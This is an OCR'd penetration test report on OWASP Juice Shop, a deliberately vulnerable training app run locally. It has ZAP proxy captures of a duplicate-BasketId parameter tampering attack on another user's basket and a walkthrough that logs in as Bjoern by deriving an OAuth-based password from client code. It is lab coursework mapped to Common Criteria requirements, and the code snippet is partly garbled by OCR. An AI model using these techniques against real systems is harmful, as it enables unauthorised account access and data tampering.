X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 157
{"status":"success","data":{"id":20,"ProductId":2,
"BasketId":"6","quantity":1,"updatedAt":
"2024-05-03T19:22:32.062Z","createdAt":
"2024-05-03T19:22:32.062Z"}}
Find:
No matches
Time: 28 ms
Body Length: 157
Total Length: 542 bytes
History
Search
Alerts
Output
WebSockets
Filter: OFF
Export
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
2,310 Pr... 5/3/24, 8:19:39 PM GET http://127.0.0.1:3000/rest/basket/6 304 Not Mod... 1... 0 bytes Medium
2,311 Pr... 5/3/24, 8:19:39 PM POST http://127.0.0.1:3000/api/BasketItems/ 200 OK 1... 157 bytes Informati...
2,312 Pr... 5/3/24, 8:19:39 PM GET http://127.0.0.1:3000/api/Products/1?d=Fri... 304 Not Mod... 2... 0 bytes Medium
2,313 Pr... 5/3/24, 8:19:39 PM GET http://127.0.0.1:3000/rest/basket/6 200 OK 2... 524 bytes Informati...
2,314 M... 5/3/24, 8:20:28 PM POST http://127.0.0.1:3000/api/BasketItems/ 500 Internal ... 4... 2,362 bytes Medium JSON
2,315 M... 5/3/24, 8:22:32 PM POST http://127.0.0.1:3000/api/BasketItems/ 200 OK 2... 157 bytes Medium JSON
Alerts 1 10 10 9 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0 0



Untitled Session - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Contexts
Default Context
Sites
Request
Response
Method
Header: Text
Body: Text
Send
POST http://127.0.0.1:3000/api/BasketItems/ HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
{"ProductId":2,"BasketId":"5","BasketId":"6","quantity":1}
HTTP/1.1 401 Unauthorized
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: text/html; charset=utf-8
Content-Length: 30
{'error' : 'Invalid BasketId'}
Find:
No matches
Time: 18 ms
Body Length: 30
Total Length: 417 bytes
History
Search
Alerts
Output
WebSockets
Filter: OFF
Export
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
2,312 Pr... 5/3/24, 8:19:39 PM GET http://127.0.0.1:3000/api/Products/1?d=Fri... 304 Not Mod... 2... 0 bytes Medium
2,313 Pr... 5/3/24, 8:19:39 PM GET http://127.0.0.1:3000/rest/basket/6 200 OK 2... 524 bytes Informati...
2,314 M... 5/3/24, 8:20:28 PM POST http://127.0.0.1:3000/api/BasketItems/ 500 Internal ... 4... 2,362 bytes Medium JSON
2,315 M... 5/3/24, 8:22:32 PM POST http://127.0.0.1:3000/api/BasketItems/ 200 OK 2... 157 bytes Medium JSON
2,316 M... 5/3/24, 8:23:05 PM POST http://127.0.0.1:3000/api/BasketItems/ 500 Internal ... 1... 1,237 bytes Medium JSON
2,317 M... 5/3/24, 8:23:12 PM POST http://127.0.0.1:3000/api/BasketItems/ 401 Unautho... 1... 30 bytes Medium
Alerts 1 10 10 9 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 1 0 0 0 0 0



Untitled Session - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Request
Response
Send
POST http://127.0.0.1:3000/api/BasketItems/ HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
{"ProductId":3,"BasketId":"6","BasketId":"5","quantity":1}
HTTP/1.1 401 Unauthorized
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: text/html; charset=utf-8
Content-Length: 30
{'error' : 'Invalid BasketId'}
Time: 18 ms Body Length: 30 Total Length: 417 bytes
2,312 Pr... 5/3/24, 8:19:39 PM GET http://127.0.0.1:3000/api/Products/1?d=Fri... 304 Not Mod... 2... 0 bytes Medium
2,313 Pr... 5/3/24, 8:19:39 PM GET http://127.0.0.1:3000/rest/basket/6 200 OK 2... 524 bytes Informati...
2,314 M... 5/3/24, 8:20:28 PM POST http://127.0.0.1:3000/api/BasketItems/ 500 Internal ... 4... 2,362 bytes Medium JSON
2,315 M... 5/3/24, 8:22:32 PM POST http://127.0.0.1:3000/api/BasketItems/ 200 OK 2... 157 bytes Medium JSON
2,316 M... 5/3/24, 8:23:05 PM POST http://127.0.0.1:3000/api/BasketItems/ 500 Internal ... 1... 1,237 bytes Medium JSON
2,317 M... 5/3/24, 8:23:12 PM POST http://127.0.0.1:3000/api/BasketItems/ 401 Unautho... 1... 30 bytes Medium


Untitled Session - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Request
Response
Send
POST http://127.0.0.1:3000/api/BasketItems/ HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
{"ProductId":3,"BasketId":"6","BasketId":"5","quantity":1}
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Vary: Accept-Encoding
{
"error": {
"message": "Validation error",
"stack":
"Error\n at Database.<anonymous> (/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:185:27)\n at /juice-shop/node_modules/sequelize/lib/
Time: 16 ms Body Length: 2,362 Total Length: 2,725 bytes
2,316 M... 5/3/24, 8:23:05 PM POST http://127.0.0.1:3000/api/BasketItems/ 500 Internal ... 1... 1,237 bytes Medium JSON
2,317 M... 5/3/24, 8:23:12 PM POST http://127.0.0.1:3000/api/BasketItems/ 401 Unautho... 1... 30 bytes Medium
2,318 M... 5/3/24, 8:23:27 PM POST http://127.0.0.1:3000/api/BasketItems/ 500 Internal ... 1... 2,362 bytes Medium JSON
2,319 Pr... 5/3/24, 8:23:27 PM GET http://127.0.0.1:3000/rest/continue-code 200 OK 1... 79 bytes Medium JSON
2,320 Pr... 5/3/24, 8:23:27 PM GET http://127.0.0.1:3000/rest/continue-code 200 OK 1... 79 bytes Informati...
2,321 Pr... 5/3/24, 8:23:27 PM GET http://127.0.0.1:3000/rest/continue-code 200 OK 4 ... 79 bytes Medium JSON


Untitled Session - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Request
Response
Send
Alt+Enter
POST http://127.0.0.1:3000/api/Bask TTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
{"ProductId":3,"BasketId":"5","BasketId":"6","quantity":1}
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Vary: Accept-Encoding
{
"error": {
"message": "Validation error",
"stack":
"Error\n at Database.<anonymous> (/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:185:27)\n at /juice-shop/node_modules/sequelize/lib/
Find:
No matches
Time: 16 ms
Body Length: 2,362
Total Length: 2,725 bytes
History
Search
Alerts
Output
WebSockets
Filter: OFF
Export
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
2,316 M... 5/3/24, 8:23:05 PM POST http://127.0.0.1:3000/api/BasketItems/ 500 Internal ... 1... 1,237 bytes Medium JSON
2,317 M... 5/3/24, 8:23:12 PM POST http://127.0.0.1:3000/api/BasketItems/ 401 Unautho... 1... 30 bytes Medium
2,318 M... 5/3/24, 8:23:27 PM POST http://127.0.0.1:3000/api/BasketItems/ 500 Internal ... 1... 2,362 bytes Medium JSON
2,319 Pr... 5/3/24, 8:23:27 PM GET http://127.0.0.1:3000/rest/continue-code 200 OK 1... 79 bytes Medium JSON
2,320 Pr... 5/3/24, 8:23:27 PM GET http://127.0.0.1:3000/rest/continue-code 200 OK 1... 79 bytes Informati...
2,321 Pr... 5/3/24, 8:23:27 PM GET http://127.0.0.1:3000/rest/continue-code 200 OK 4 ... 79 bytes Medium JSON
Alerts 1 10 10 9 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0 0


Untitled Session - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Request
Response
Send
POST http://127.0.0.1:3000/api/BasketItems/ HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
{"ProductId":3,"BasketId":"6","BasketId":"4","quantity":1}
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 157
{"status":"success","data":{"id":21,"ProductId":3,
"BasketId":"4","quantity":1,"updatedAt":
"2024-05-03T19:24:36.296Z","createdAt":
"2024-05-03T19:24:36.296Z"}}
Find:
No matches
Time: 28 ms
Body Length: 157
Total Length: 542 bytes
History
Search
Alerts
Output
WebSockets
Filter: OFF
Export
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
2,319 Pr... 5/3/24, 8:23:27 PM GET http://127.0.0.1:3000/rest/continue-code 200 OK 1... 79 bytes Medium JSON
2,320 Pr... 5/3/24, 8:23:27 PM GET http://127.0.0.1:3000/rest/continue-code 200 OK 1... 79 bytes Informati...
2,321 Pr... 5/3/24, 8:23:27 PM GET http://127.0.0.1:3000/rest/continue-code 200 OK 4 ... 79 bytes Medium JSON
2,322 M... 5/3/24, 8:23:51 PM POST http://127.0.0.1:3000/api/BasketItems/ 401 Unautho... 2... 30 bytes Medium
2,323 M... 5/3/24, 8:24:30 PM POST http://127.0.0.1:3000/api/BasketItems/ 500 Internal ... 2... 2,362 bytes Medium JSON
2,324 M... 5/3/24, 8:24:36 PM POST http://127.0.0.1:3000/api/BasketItems/ 200 OK 2... 157 bytes Medium JSON
Alerts 1 10 10 9 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0 0





(c) **Explanation of how the evidence included in (b) proves that FDP_ACC.1.1 is violated**:

To check the security of the "View Basket" feature in our Target of Evaluation (TOE), the OWASP Juice Shop, we performed a penetration test. We used the email address apoorva@juice.com and the password apoorva@1 to get in. ZAP was used to intercept the POST request to /api/BasketItems/ while adding an item to the basket. We violated the designated Security Functional Requirements (SFR) by altering the JSON payload to

manipulate the basket ID field, resulting in several entries for various users. We were able to successfully alter the basket of another user thanks to our attack, exposing a serious security flaw.


SFR Identifier: FIA_UAU.1.2
Related vulnerability challenges: Change Bender's Password, Login Bjoern, Password Strength, Two Factor Authentication
Tested Vulnerability Challenges:
VC1: Login Bjoern
(a) **Description of penetration testing**:


1. Penetration testing involved attempting to bypass the authentication mechanism to log in as the user Bjoern without valid credentials.
2. Navigate to the https://127.0.0.1:3000/#/score-board look at the description of Bjoren Challenge.
3. We need to use his gmail account and without reset we have to use the SQL injection or hack into his Google account.
4. So using the steps from Admin Section login as Admin and the find his gmail account.
5. We open the sources -> main.js. and search the methods related to Oauth, Login, userLogin.
6. Oauth is used for providing authorization to web applications.
7. We successfully find a method.


```
ngOnInit () (
Var e = this;
this.userService.oauthLogin(this.parseRedirectUrlParams().access_token).subscribe(o=>(
const a = btoa(o. email. split (“”). reverse().join(“”)):
this.userService.save(f
email: o.email,
password: a,
passwordRepeat: a
}).subscribe(()=>  {
this. login(o)}
```


8. From the above method, we can simply understand that the value of “a” and “password” are same.
9. Value of “a” is achieved by splitting the email, then reversing it, then joining it and lastly using the btoa() function.
10. Now using bjoren.kimminich@gmail.com copy it and inspect it navigate, in console paste the gmail email.
11. Now, bjoren.kimminich@gmail.com.split(‘’).reverse(‘’).join(‘’)
12. Now, use window.btoa(bjoren.kimminich@gmail.com.split(‘’).reverse(‘’).join(‘’)). Copy this.
13. Navigate to login page and use email: bjoren.kimminich@gmail.com and password : is the output of window.btoa(bjoren.kimminich@gmail.com.split(‘’).reverse(‘’).join(‘’)).
14. This solves Bjoern Login.

